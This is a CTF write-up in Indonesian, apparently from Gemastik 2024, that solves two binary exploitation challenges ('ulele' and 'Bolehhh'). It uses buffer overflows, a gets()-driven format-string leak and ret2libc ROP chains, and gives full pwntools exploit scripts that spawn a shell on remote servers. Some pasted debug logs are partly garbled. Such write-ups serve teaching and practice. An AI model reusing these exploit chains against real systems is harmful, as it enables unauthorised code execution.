2093               puVar2[370] = puVar3[369];
2094               puVar2[371] = puVar3[370];
2095               puVar2[372] = puVar3[371];
2096               puVar2[373] = puVar3[372];
2097               puVar2[374] = puVar3[373];
2098               puVar2[375] = puVar3[374];
2099               puVar2[376] = puVar3[375];
2100               puVar2[377] = puVar3[376];
2101               puVar2[378] = puVar3[377];
2102               puVar2[379] = puVar3[378];
2103               puVar2[380] = puVar3[379];
2104               puVar2[381] = puVar3[380];
2105               puVar2[382] = puVar3[381];
2106               puVar2[383] = puVar3[382];
2107               puVar2[384] = puVar3[383];
2108               puVar2[385] = puVar3[384];
2109               puVar2[386] = puVar3[385];
2110               puVar2[387] = puVar3[386];
2111               puVar2[388] = puVar3[387];
2112               puVar2[389] = puVar3[388];
2113               puVar2[390] = puVar3[389];
2114               puVar2[391] = puVar3[390];
2115               puVar2[392] = puVar3[391];
2116               puVar2[393] = puVar3[392];
2117               puVar2[394] = puVar3[393];
2118               puVar2[395] = puVar3[394];
2119               puVar2[396] = puVar3[395];
2120               puVar2[397] = puVar3[396];
2121               puVar2[398] = puVar3[397];
2122               puVar2[399] = puVar3[398];
2123               puVar2[400] = puVar3[399];
2124               puVar2[401] = puVar3[400];
2125               puVar2[402] = puVar3[401];
2126               puVar2[403] = puVar3[402];
2127               puVar2[404] = puVar3[403];
2128               puVar2[405] = puVar3[404];
2129               puVar2[406] = puVar3[405];
2130               puVar2[407] = puVar3[406];
2131               puVar2[408] = puVar3[407];
2132               puVar2[409] = puVar3[408];
2133               puVar2[410] = puVar3[409];
2134               puVar2[411] = puVar3[410];
2135               puVar2[412] = puVar3[411];
2136               puVar2[413] = puVar3[412];
2137               puVar2[414] = puVar3[413];
2138               puVar2[415] = puVar3[414];
2139               puVar2[416] = puVar3[415];
2140               puVar2[417] = puVar3[416];
2141               puVar2[418] = puVar3[417];
2142               puVar2[419] = puVar3[418];
2143               puVar2[420] = puVar3[419];
2144               puVar2[421] = puVar3[420];
2145               puVar2[422] = puVar3[421];
2146               puVar2[423] = puVar3[422];
2147               puVar2[424] = puVar3[423];
2148               puVar2[425] = puVar3[424];
2149               puVar2[426] = puVar3[425];
2150               puVar2[427] = puVar3[426];
2151               puVar2[428] = puVar3[427];
2152               puVar2[429] = puVar3[428];
2153               puVar2[430] = puVar3[429];
2154               puVar2[431] = puVar3[430];
2155               puVar2[432] = puVar3[431];
2156               puVar2[433] = puVar3[432];
2157               puVar2[434] = puVar3[433];
2158               puVar2[435] = puVar3[434];
2159               puVar2[436] = puVar3[435];
2160               puVar2[437] = puVar3[436];
2161               puVar2[438] = puVar3[437];
2162               puVar2[439] = puVar3[438];
2163               puVar2[440] = puVar3[439];
2164               puVar2[441] = puVar3[440];
2165               puVar2[442] = puVar3[441];
2166               puVar2[443] = puVar3[442];
2167               puVar2[444] = puVar3[443];
2168               puVar2[445] = puVar3[444];
2169               puVar2[446] = puVar3[445];
2170               puVar2[447] = puVar3[446];
2171               puVar2[448] = puVar3[447];
2172               puVar2[449] = puVar3[448];
2173               puVar2[450] = puVar3[449];
2174               puVar2[451] = puVar3[450];
2175               puVar2[452] = puVar3[451];
2176               puVar2[453] = puVar3[452];
2177               puVar2[454] = puVar3[453];
2178               puVar2[455] = puVar3[454];
2179               puVar2[456] = puVar3[455];
2180               puVar2[457] = puVar3[456];
2181               puVar2[458] = puVar3[457];
2182               puVar2[459] = puVar3[458];
2183               puVar2[460] = puVar3[459];
2184               puVar2[461] = puVar3[460];
2185               puVar2[462] = puVar3[461];
2186               puVar2[463] = puVar3[462];
2187               puVar2[464] = puVar3[463];
2188               puVar2[465] = puVar3[464];
2189               puVar2[466] = puVar3[465];
2190               puVar2[467] = puVar3[466];
2191               puVar2[468] = puVar3[467];
2192               puVar2[469] = puVar3[468];
2193               puVar2[470] = puVar3[469];
2194               puVar2[471] = puVar3[470];
2195               puVar2[472] = puVar3[471];
2196               puVar2[473] = puVar3[472];
2197               puVar2[474] = puVar3[473];
2198               puVar2[475] = puVar3[474];
2199               puVar2[476] = puVar3[475];
2200               puVar2[477] = puVar3[476];
2201               puVar2[478] = puVar3[477];
2202               puVar2[479] = puVar3[478];
2203               puVar2[480] = puVar3[479];
2204               puVar2[481] = puVar3[480];
2205               puVar2[482] = puVar3[481];
2206               puVar2[483] = puVar3[482];
2207               puVar2[484] = puVar3[483];
2208               puVar2[485] = puVar3[484];
2209               puVar2[486] = puVar3[485];
2210               puVar2[487] = puVar3[486];
2211               puVar2[488] = puVar3[487];
2212               puVar2[489] = puVar3[488];
2213               puVar2[490] = puVar3[489];
2214               puVar2[491] = puVar3[490];
2215               puVar2[492] = puVar3[491];
2216               puVar2[493] = puVar3[492];
2217               puVar2[494] = puVar3[493];
2218               puVar2[495] = puVar3[494];
2219               puVar2[496] = puVar3[495];
2220               puVar2[497] = puVar3[496];
2221               puVar2[498] = puVar3[497];
2222               puVar2[499] = puVar3[
```

Maka dari itu saya memutuskan untuk saat ini menganggapnya sebagai abstraksi dan pahami flow nya secara dinamis sampai pada hal ini menjadi relevan lagi di tahap eksploitasi kedepannya.

note: index yang diberikan saat delete dimulai dari 1 daripada 0

```
[*]$ ./ulele
Menu:
1. Add Song
2. Delete Song
3. View Songs
4. Exit
Enter your choice: 1
Enter song title: idk
Enter artist name: idk
Enter duration (in seconds): 1
Song added successfully.
Menu:
1. Add Song
2. Delete Song
3. View Songs
4. Exit
Enter your choice: 2
Enter the number of the song to delete: 1
Song deleted successfully.
Menu:
1. Add Song
2. Delete Song
3. View Songs
4. Exit
Enter your choice: 
```

Terdapat opsi ketiga, namun fungsionalitas tersebut tidak relevan karena pernah dipakai pada eksploitasi sehingga saya tidak akan membahasnya.

Kerentanan disini adalah **Buffer Overflow** pada **pool**. Satu entry dari structure dari **Song** memiliki space sebesar **0x204** bytes. Apabila kita observasi dari fungsionalitas dari Add, kita dapat membuat sebanyak 100 Song yang maknanya kita dapat write sebanyak **0x204 * 100 = 51600** bytes yang angka tersebut lebih besar dari space function stack yang dimiliki oleh **main()**.

Untuk mendapat offset demi mengontrol register RIP, dapat digunakan script berikut:

```
def add(title, name, duration):
    io.sendlineafter(b'choice: ', b'1')
    io.sendafter(b'title: ', title)
    io.sendafter(b'name: ', name)
    io.sendlineafter(b'(in seconds):', str(duration).encode())

for i in range(100):
    # fuzz
    if len(str(i)) == 1:
        add(f'{i}'.encode() * 0x100, f'{i}'.encode() * 0x100, 0x100)
    else:
        add(f'{i}'.encode() * (0x100//2), f'{i}'.encode() * (0x100//2), 0x100)
```

Lalu apabila kita observasi RIP ketika memilih opsi exit, dapat dilihat RIP berisikan string 99, maknanya entry terakhir dari **Song** yang akan mempengaruhi eksekusi program.

The screenshot shows a desktop environment with several windows open. The terminal window displays a session of the exploit.py script. The output shows the program's interaction with the user, including menu options like 'Add Song', 'Delete Song', 'View Songs', and 'Exit'. When the user selects 'Exit', the program sends a message to the exploit script. The exploit script then performs a series of operations, including sending a payload (99 bytes long) to the program, which is then analyzed by Ghidra (disassembly view). The RIP register shows the address of the payload. The stack dump shows the payload being pushed onto the stack. Finally, the backtrace shows the execution flow returning to the exploit script.

```
[DEBG] Sent 0x4 bytes:
b'256\n'
[DEBG] Received 0x03 bytes:
b'Song added successfully.\n'
[DEBG] Sent 0x02 bytes:
b'1. Add Song\n'
[DEBG] Sent 0x02 bytes:
b'2. Delete Song\n'
[DEBG] Sent 0x02 bytes:
b'3. View Songs\n'
[DEBG] Sent 0x02 bytes:
b'4. Exit\n'
[DEBG] Enter your choice: '
b'1\n'
[DEBG] Received 0x12 bytes:
b'Enter song title: '
[DEBG] Sent 0x100 bytes:
b'9' * 0x100
[DEBG] Received 0x13 bytes:
b'Enter artist name: '
[DEBG] Sent 0x100 bytes:
b'9' * 0x100
[DEBG] Received 0x1d bytes:
b'Enter duration (in seconds): '
[DEBG] Sent 0x4 bytes:
b'256\n'
(*) Switching to interactive mode
[DEBG] Received 0xd3 bytes:
b'Song added successfully.\n'
b'Menu:\n'
b'1. Add Song\n'
b'2. Delete Song\n'
b'3. View Songs\n'
b'4. Exit\n'
b'Enter your choice: '
Song added successfully.
Menu
1. Add Song
2. Delete Song
3. View Songs
4. Exit
Enter your choice: $ 4
[DEBG] Sent 0x2 bytes:
b'4\n'
[DEBG] Received 0x15 bytes:
b'Exiting the program.\n'
Exiting the program.
$ [REDACTED]
```

parrot* 08:38 04-Aug-24

Lalu, untuk menentukan attribute mana dari **Song** yang akan mempengaruhi eksekusi program, saya lakukan fuzzing dengan script berikut:

```
for i in range(99):
    add(cyclic(0x100), cyclic(0x100), 0x1337)

# offset fuzz
add(b'A'*0x100, cyclic(0x100), 0x1337)
```

Lalu dengan cara yang sama dengan diatas, kita observasi dan didapatkan offset sebesar 127 dari attribute **Song.name**

```

Applications Places System MATE Terminal exploit.py-Gemstik... Ghidra: CTFs... CodeBrowser(2): CTFs...
File Edit View Search Terminal Help
b'Song added successfully.\n'
b'Menu:\n'
b'1. Add Song\n'
b'2. Delete Song\n'
b'3. View Songs\n'
b'4. Exit\n'
b'Enter your choice: '
[DEBUG] Sent 0x2 bytes:
b'1\n'
[DEBUG] Received 0x12 bytes:
b'Enter song title: '
[DEBUG] Sent 0x100 bytes:
b'A' * 0x100
[DEBUG] Received 0x13 bytes:
b'Enter artist name: '
[DEBUG] Sent 0x108 bytes:
b'aaaaabaaaadaaaaaaaafaaaaaaaahaaaaaaajaakaalaamaaaaanaaaaapaaaaqa
aaaaaaataaaaaaaaawaaaaaaaxaayaaaaaabbaabcbaabdaabfaabgabbaabhaabjaab
kaablaadmaabnaobaapabaaabrabaaabtaabuabwaabxabyabzaacbaaccaccaed
aaeacfaacgpaachaaclaaejackaaclaaclaaclaaclaaclaaclaaclaaclaaclaaclaa
[DEBUG] Received 0x1d bytes:
B' duration (in seconds): '
[DEBUG] Sent 0x5 bytes:
b'5.91919\n'
[*] Switching to interactive mode
[DEBUG] Received 0x3 bytes:
b'Song added successfully.\n'
b'Menu:\n'
b'1. Add Song\n'
b'2. Delete Song\n'
b'3. View Songs\n'
b'4. Exit\n'
b'Enter your choice: '
Song added successfully.
Menu:
1. Add Song
2. Delete Song
3. View Songs
4. Exit
Enter your choice: 4
[DEBUG] Sent 0x2 bytes:
b'4\n'
[DEBUG] Received 0x15 bytes:
b'Exiting the program.\n'
Exiting the program.
$ [0] $ python*

```

Selanjutnya kita akan mengeksplorasi dengan teknik **ret2libc** dengan **system("/bin/sh")**. Untuk mendapatkan info leak pada suatu address libc, kita akan ROP kepada puts/printf dengan suatu address yang ada pada GOT.PLT

Untuk itu kita perlu mengendalikan register RDI yang dipakai sebagai argumen pertama pada ABI x86. Gadget yang akan dipakai adalah berikut:

```
0x0000000000401792 : mov rdi, rbp ; nop ; pop rbp ; ret
```

Dimana RBP akan selalu dalam control user karena akan selalu ada di semua function stack. Payload yang akan digunakan maka seperti berikut:

```
offset = 127
payload = flat({
    offset-8: [ # make space for rbp
        elf.got['puts'], # rbp will be moved to rdi
        MOV_RDI_RBP_POP_RBP_RET, # start of rop chain
        elf.bss() + 0x200, # will popped to rbp
        elf.plt['puts'], # rop chain
        elf.sym['main'] # back to main
    ],
}, filler=b'\x00', length=0x100)
add(b'A'*0x100, payload, 0x1337)
io.sendlineafter(b'choice:', b'4') # trigger rop

io.recvuntil(b'program.\n')
leak = u64(io.recv(6).ljust(8, b'\x00'))
```

saya menjalankan hal tersebut sebanyak 2x untuk leak address dari printf dan puts dan saya dapatkan info leak seperti berikut:

- puts: `0x7f9e06fbff40`
- printf: `0x7fd39c5eeef0`

Dengan leak tersebut, saya dapat menemukan versi yang benar pada <https://libc.rip> yaitu **libc6_2.37-0ubuntu2.1_amd64**

Dengan address libc telah dileak, melanjuti **ret2libc** kita akan spawn shell menggunakan system, dengan payload seperti berikut:

```
# 2nd stage
delete(100)

payload = flat({
    offset-8: [ # make space for rbp
        next(libc.search(b'/bin/sh')), # rbp will be moved to rdi
        MOV_RDI_RBP_POP_RBP_RET, # start of rop chain
        elf.bss() + 0x200, # will popped to rbp
        RET,
        libc.sym['system'], # rop chain
    ]
}, filler=b'\x00', length=0x100)
add(b'A'*0x100, payload, 0x1337)
io.sendlineafter(b'choice:', b'4') # trigger rop
```

note: meskipun ROP restart dari **main()**, namun **song_count** tetap menjadi global variable dan karena payload pertama untuk info leak, value dari **song_count** tetap menjadi 100, sehingga kita harus delete satu entry untuk dapat write pada index 100 demi mengontrol RIP.

Lalu dijalankan kepada remote server dan kita dapatkan flagnya:

```

Applications Places System MATE Terminal exploit.py - Gemastik... Ghidra: CTFs...
File Edit View Search Terminal Help
b'4\n'
[+] leak: 0x7efd77959f40
[+] libc base: 0x7efd778df000
[*] Switching to interactive mode
[DEBUG] Received 0x14 bytes:
b'Exiting the program.'
Exiting the program.[DEBUG] Received 0x1 bytes:
b'\n'

$ ls
[DEBUG] Sent 0x3 bytes:
b'l\n'
[DEBUG] Received 0x20 bytes:
b'flag.txt\n'
b'run_challenge.sh\n'
b'ulele\n'
flag.txt
run_challenge.sh
ulele
$ cat flag*
[DEBUG] Sent 0xa bytes:
b'cat flag*\n'
[DEBUG] Received 0x40 bytes:
b'gemastik{enjoy_your_journey_on_pwnw0rld_LINZ_AND_ENRYU_IS_HERE}\n'
gemastik{enjoy_your_journey_on_pwnw0rld_LINZ_AND_ENRYU_IS_HERE}
$ [0] 0:python*
"parrot" 00:09 04-Aug-24

```

Berikut adalah script exploit yang lengkap:

```

#!/usr/bin/env python3
from pwn import *

# =====
#           SETUP
# =====
exe = './ulele'
elf = context.binary = ELF(exe, checksec=True)
libc = '/lib/x86_64-linux-gnu/libc.so.6'
# libc = './libc'
libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = 'ctf.gemastik.id', 1313

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''

```

```

init-pwndbg
break *0x401874
''.format(**locals())

# =====
#          EXPLOITS
# =====

# └-- [★]$ pwn checksec ulele
#      Arch:      amd64-64-little
#      RELRO:     Partial RELRO
#      Stack:     No canary found
#      NX:        NX enabled
#      PIE:       No PIE (0x400000)

def add(title, name, duration):
    io.sendlineafter(b'choice: ', b'1')
    io.sendafter(b'title: ', title)
    io.sendafter(b'name: ', name)
    io.sendlineafter(b'(in seconds):', str(duration).encode())

def delete(idx):
    io.sendlineafter(b'choice: ', b'2')
    io.sendlineafter(b'delete: ', str(idx).encode())

def view():
    io.sendlineafter(b'choice: ', b'3')

MOV_RDI_RBP_POP_RBP_RET = 0x401792
RET = 0x40101a

def exploit():
    global io
    io = initialize()

    for i in range(99):
        # # fuzz
        # if len(str(i)) == 1:
        #     add(f'{i}'.encode()*0x100, f'{i}'.encode()*0x100, 0x100)
        # else:
        #     add(f'{i}'.encode()*(0x100//2), f'{i}'.encode()*(0x100//2),
0x100)
        add(cyclic(0x100), cyclic(0x100), 0x1337)

```

```

# offset fuzz
# add(b'A'*0x100, cyclic(0x100), 0x1337)

offset = 127
payload = flat({
    offset-8: [ # make space for rbp
        elf.got['puts'], # rbp will be moved to rdi
        MOV_RDI_RBP_POP_RBP_RET, # start of rop chain
        elf.bss() + 0x200, # will popped to rbp
        elf.plt['puts'], # rop chain
        elf.sym['main'] # back to main
    ],
}, filler=b'\x00', length=0x100)
add(b'A'*0x100, payload, 0x1337)
io.sendlineafter(b'choice:', b'4') # trigger rop

# puts: 0x7f9e06fbff40
# printf: 0x7fd39c5eeeef0
# Libc6_2.37-0ubuntu2.1_amd64

io.recvuntil(b'program.\n')
leak = u64(io.recv(6).ljust(8, b'\x00'))
libc.address = leak - libc.sym['puts']

# 2nd stage
delete(100)

payload = flat({
    offset-8: [ # make space for rbp
        next(libc.search(b'/bin/sh')), # rbp will be moved to rdi
        MOV_RDI_RBP_POP_RBP_RET, # start of rop chain
        elf.bss() + 0x200, # will popped to rbp
        RET,
        libc.sym['system'], # rop chain
    ],
}, filler=b'\x00', length=0x100)
add(b'A'*0x100, payload, 0x1337)
io.sendlineafter(b'choice:', b'4') # trigger rop

log.success('leak: %#x', leak)
log.success('libc base: %#x', libc.address)

```



```
io.interactive()

if __name__ == '__main__':
    exploit()
```

Bolehhh

Flag: gemastik{1c7464ee2c59873a31534895a37b3a9c}

Diberikan hanya sebuah file bernama **chall**, mari kita lakukan footprint:

```
└── [★]$ file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked,           interpreter          /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=0bcff172b457f9d30316eb415ac6a763e6a1d362,  for  GNU/Linux
3.2.0, not stripped

└── [★]$ pwn checksec chall
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

Ketika program dijalankan, kita dapatkan opsi seperti berikut:

```
└── [★]$ ./chall

Simple Notebook Application
1. Add Notebook
2. Remove Notebook
3. Add Feedback
4. Exit
Enter your choice: █
```

Apabila kita lihat hasil decompilasi dari Ghidra, tidak ada opsi tersembunyi dari menu yang disediakan:

```
void main(EVP_PKEY_CTX *param_1)
{
    int c;

    init(param_1);
```

```

invalid:
    puts ("\nSimple Notebook Application");
    puts ("1. Add Notebook");
    puts ("2. Remove Notebook");
    puts ("3. Add Feedback");
    puts ("4. Exit");
    printf("Enter your choice: ");
    c = readint();
    if (c == 4) {
        /* WARNING: Subroutine does not return */
        exit(0);
    }
    if (c < 5) {
        if (c == 3) {
            addFeedback();
            goto invalid;
        }
        if (c < 4) {
            if (c == 1) {
                addNotebook();
            }
            else {
                if (c != 2) goto LAB_00401643;
                removeNotebook();
            }
            goto invalid;
        }
    }
LAB_00401643:
    puts ("Invalid choice! Please try again.");
    goto invalid;
}

```

Setelah dianalisis lebih lanjut hanya terdapat satu opsi yang relevan, yaitu **3. Add Feedback**, apabila kita lihat decompilasi function handlernya:

```

void addFeedback(void)
{
    char buffer [64];

    printf("Enter feedback: ");
    gets(buffer);
    return;
}

```

Kerentanannya terlihat sangat jelas dimana fungsi ini menggunakan **gets()** yang membaca input tanpa batas.

Sama seperti challenge sebelumnya, kita akan mengaplikasikan teknik **ret2libc**, namun tidak ada gadget yang dapat memberikan control kepada RDI secara langsung.

kita akan mengakali hal tersebut dengan memanfaatkan tipe return dari **gets()** itu sendiri. Apabila kita lihat dari **man page gets**:

SYNOPSIS


```
#include <stdio.h>
```

```
[ [deprecated]] char *gets(char *s);
```

Dapat dilihat bahwa fungsi tersebut mengembalikan pointer ke suatu char pointer. Apabila kita pasang break tepat pada saat **gets()** telah kembali, seperti berikut:

```
pwndbg> break *0x401508
```

Maka dapat dilihat value dari RAX (register yang menyimpan return value sesuai ABI x86), memiliki address yang berisikan input yang diberikan.



```
INI INPUT
0x000000000040150d in addFeedback ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-reg off ]—
*RAX 0xfffffffffdbbe0 ← 'INI INPUT '
*RBX 0x7fffffffdb58 → 0x7fffffffde0d ← '/home/halcyon/git/CTFs/2024/GemastikCTF/Bolehhh/chall'
*RCX 0x7ffff7f98a80 (_IO_2_1_stdin_) ← 0xfbada208b
*RDX 0x1
*RDI 0x7ffff7f9aa20 (_IO_stdiofile_0_lock) ← 0x0
*RSI 0x1
*R8 0x0
*R9 0x0
*R10 0x7ffff7dd32a8 ← 0x100022000043f9
*R11 0x246
*R12 0x0
*R13 0x7fffffffdd68 → 0x7fffffffde10b ← 'SHELL=/bin/bash'
*R14 0x403e00 (_do_global_dtors_aux_fini_array_entry) → 0x401150 (_do_global_dtors_aux) ← endbr64
*R15 0x7ffff7ffd020 (_rtld_global) → 0x7ffff7ffe2e0 ← 0x0
*RBP 0x7ffffffffdc20 → 0x7fffffffcdc40 ← 0x1
*RSP 0x7fffffffdbbe0 ← 'INI INPUT '
*RIP 0x40150d (addFeedback+45) ← nop
[ DISASM / x86-64 / set emulate on ]
0x401508 <addFeedback+40>    call   gets@plt             <gets@plt>
▶ 0x40150d <addFeedback+45>    nop
0x40150e <addFeedback+46>    leave
0x40150f <addFeedback+47>    ret
```

Maka secara tak langsung kita dapat mengontrol RAX sebelum ROP chain.

Selanjutnya mari kita lihat assembly dari fungsi yang sama:

```
pwndbg> disass addFeedback
Dump of assembler code for function addFeedback:
0x00000000004014e0 <+0>:    push   rbp
0x00000000004014e1 <+1>:    mov    rbp,rs
0x00000000004014e4 <+4>:    sub    rs,0x40
0x00000000004014e8 <+8>:    lea    rax,[rip+0xc28]          # 0x402117
0x00000000004014ef <+15>:   mov    rdi,rax
0x00000000004014f2 <+18>:   mov    eax,0x0
0x00000000004014f7 <+23>:   call   0x401040 <printf@plt>
0x00000000004014fc <+28>:   lea    rax,[rbp-0x40]
0x0000000000401500 <+32>:   mov    rdi,rax
0x0000000000401503 <+35>:   mov    eax,0x0
0x0000000000401508 <+40>:   call   0x401060 <gets@plt>
0x000000000040150d <+45>:   nop
0x000000000040150e <+46>:   leave 
0x000000000040150f <+47>:   ret

End of assembler dump.
pwndbg>
```

Perhatikan pada offset **+15**, tepat sebelum pemanggilan printf, terdapat perintah:

```
mov rdi, rax
```

Berdasarkan informasi sebelumnya, RAX dapat dikontrol dan apabila kita return kepada address tersebut dengan kondisi state stack tak diubah, kita dapat mengontrol RDI.

Dan karena argumen yang dikontrol kepada printf ada argument pertama, maka hal ini dapat mengakibatkan kerentanan lainnya yaitu **Format String**.

Dengan Format String, saya menemui dua address libc pada offset 3 yaitu **_IO_2_1_stdin_** dan **__libc_start_call_main+122** pada offset 9 menggunakan format **%p**. Namun, dengan kedua informasi tersebut, saya tidak dapat menemui versi libc yang benar.

Untuk mendapatkan leak yang lebih reliable dan akurat, saya gunakan format **%s** dan karena seluruh stack buffer dapat dikontrol, saya targetkan address yang ada pada GOT.PLT

Saya menjalankan hal tersebut sebanyak 2x untuk leak address dari printf dan puts dan saya dapatkan info leak seperti berikut:

- puts: **0x7feb8fc530f0**
- printf: **0x7f011e50abd0**

Dengan leak tersebut, saya dapat menemukan versi yang benar pada <https://libc.rip> yaitu **libc6_2.39-0ubuntu4_amd64**

Sampai pada tahap ini, berikut adalah payload yang digunakan:

```

payload = b''
payload += b'%7$s'
# payload += b'%p||' * (63 // 4) # fuzz
# payload += b'leak: %3$p' # _IO_2_1_stdin_
# payload += b'leak: %9$p' # __libc_start_main+122
payload += b'\x00' * (64 - len(payload))
payload += p64(elf.bss() + 0x700) # rbp
payload += p64(0x04014ef)
payload += p64(elf.sym['addFeedback'])
payload += p64(elf.got['puts'])
add_feedback(payload)

# io.recvuntil(b'leak: 0x')
# leak = int(io.recv(12), 16)
# libc.address = leak - 122 #- libc.sym['__libc_start_main']

# printf: 0x7feb8fc530f0
# puts: 0x7f011e50abd0
# atoi: 0x7f4270352650
# libc6_2.39-0ubuntu4_amd64
leak = u64(io.recv(6).ljust(8, b'\x00'))
libc.address = leak - libc.sym['puts']

```

Selanjutnya, melanjuti **ret2libc**, kita akan ROP kepada libc memanggil **system("/bin/sh")** menggunakan payload berikut:

```

payload = flat({
    64: [
        elf.bss() + 0x200,
        libc.address + rop.rdi.address,
        next(libc.search(b'/bin/sh\x00')),
        libc.address + rop.ret.address,
        libc.sym['system']
    ]
})
io.sendline(payload)

```

Lalu, jalankan dengan target server remote untuk mendapatkan flagnya:

```
[DEBUG] Sent 0x61 bytes:
00000000 25 37 24 73 00 00 00 00 00 00 00 00 00 00 |%7$5|.....|....|...
00000010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|....|...
*
00000040 60 47 40 00 00 00 00 00 ef 14 40 00 00 00 00 00 |`@|.....|..@|...
00000050 e0 14 40 00 00 00 00 00 40 40 00 00 00 00 00 |..@|.....|..@|...
00000060 0a |.....|...|...
00000061

[DEBUG] Received 0x6 bytes:
00000000 d0 fb b0 08 98 7f |.....|...
00000006

[DEBUG] Sent 0x69 bytes:
00000000 61 61 61 61 62 61 61 61 63 61 61 61 64 61 61 61 |aaaa|baaa|caaa|daaa|
00000010 65 61 61 61 66 61 61 61 67 61 61 61 68 61 61 61 |eaaa|faaa|gaaa|haaa|
00000020 69 61 61 61 6a 61 61 61 6b 61 61 61 6c 61 61 61 |iaaa|jaaa|kaaa|laaa|
00000030 6d 61 61 61 6e 61 61 61 6f 61 61 61 70 61 61 61 |maaa|naaa|oaaa|paaa|
00000040 60 42 40 00 00 00 00 00 5b 77 09 08 98 7f 00 00 |`B|.....|[w|...
00000050 2f 34 c5 08 98 7f 00 00 2f 08 ab 08 98 7f 00 00 |/4|.....|/|...
00000060 40 07 ae 08 98 7f 00 00 0a |@|.....|...|...
00000069

[*] leak: 0x7f9808b0fb0
[*] libc base: 0x7f9808a88000
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:
b'ls\n'
[DEBUG] Received 0x30 bytes:
b'challn'
b'flag-bdeb63edec24198d10648772dde08125.txt\n'
chall
flag-bdeb63edec24198d10648772dde08125.txt
$ cat flag*
[DEBUG] Sent 0xa bytes:
b'cat flag*\n'
[DEBUG] Received 0x2a bytes:
b'gemastik{ic7464ee2c59873a31534895a37b3a9c}'\n
gemastik{ic7464ee2c59873a31534895a37b3a9c}$

[8]:python* parrot* 23:16 03-Aug-24
```

Berikut adalah script exploit yang lengkap:

```
#!/usr/bin/env python3

from pwn import *

# =====
#           SETUP
# =====

exe = './chall'

elf = context.binary = ELF(exe, checksec=True)
# libc = '/lib/x86_64-linux-gnu/libc.so.6'
libc = './libc'

libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = 'ctf.gemastik.id', 11101

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
```

```

init-pwndbg
break *0x40150e
''.format(**locals())

# =====
# EXPLOITS
# =====

# └─ [★]$ pwn checksec chall
#     Arch:      amd64-64-little
#     RELRO:     Partial RELRO
#     Stack:     No canary found
#     NX:        NX enabled
#     PIE:       No PIE (0x400000)

def add_notebook(idx, title, content):
    io.sendlineafter(b'choice: ', b'1')
    io.sendlineafter(b'index: ', str(idx).encode())
    io.sendlineafter(b'title: ', title)
    io.sendlineafter(b'content: ', content)

def remove_notebook(idx):
    io.sendlineafter(b'choice: ', b'2')
    io.sendlineafter(b'index: ', str(idx).encode())

def add_feedback(data):
    io.sendlineafter(b'choice: ', b'3')
    io.sendlineafter(b'feedback: ', data)

def exploit():
    global io
    io = initialize()
    rop = ROP(libc)

    payload = b''
    payload += b'%7$s'
    # payload += b'%p|' * (63 // 4) # fuzz
    # payload += b'leak: %3$p' # _IO_2_1_stdin_
    # payload += b'leak: %9$p' # __libc_start_main+122
    payload += b'\x00' * (64 - len(payload))
    payload += p64(elf.bss() + 0x700) # rbp
    payload += p64(0x04014ef)
    payload += p64(elf.sym['addFeedback'])
    payload += p64(elf.got['puts'])

```

```
add_feedback(payload)

# io.recvuntil(b'leak: 0x')
# leak = int(io.recv(12), 16)
# libc.address = leak - 122 #- libc.sym['__libc_start_call_main']

# printf: 0x7feb8fc530f0
# puts: 0x7f011e50abd0
# atoi: 0x7f4270352650
# libc6_2.39-0ubuntu4_amd64
leak = u64(io.recv(6).ljust(8, b'\x00'))
libc.address = leak - libc.sym['puts']

payload = flat({
    64: [
        elf.bss() + 0x200,
        libc.address + rop.rdi.address,
        next(libc.search(b'/bin/sh\x00')),
        libc.address + rop.ret.address,
        libc.sym['system']
    ]
})
io.sendline(payload)

log.success('leak: %#x', leak)
log.success('libc base: %#x', libc.address)
io.interactive()

if __name__ == '__main__':
    exploit()
```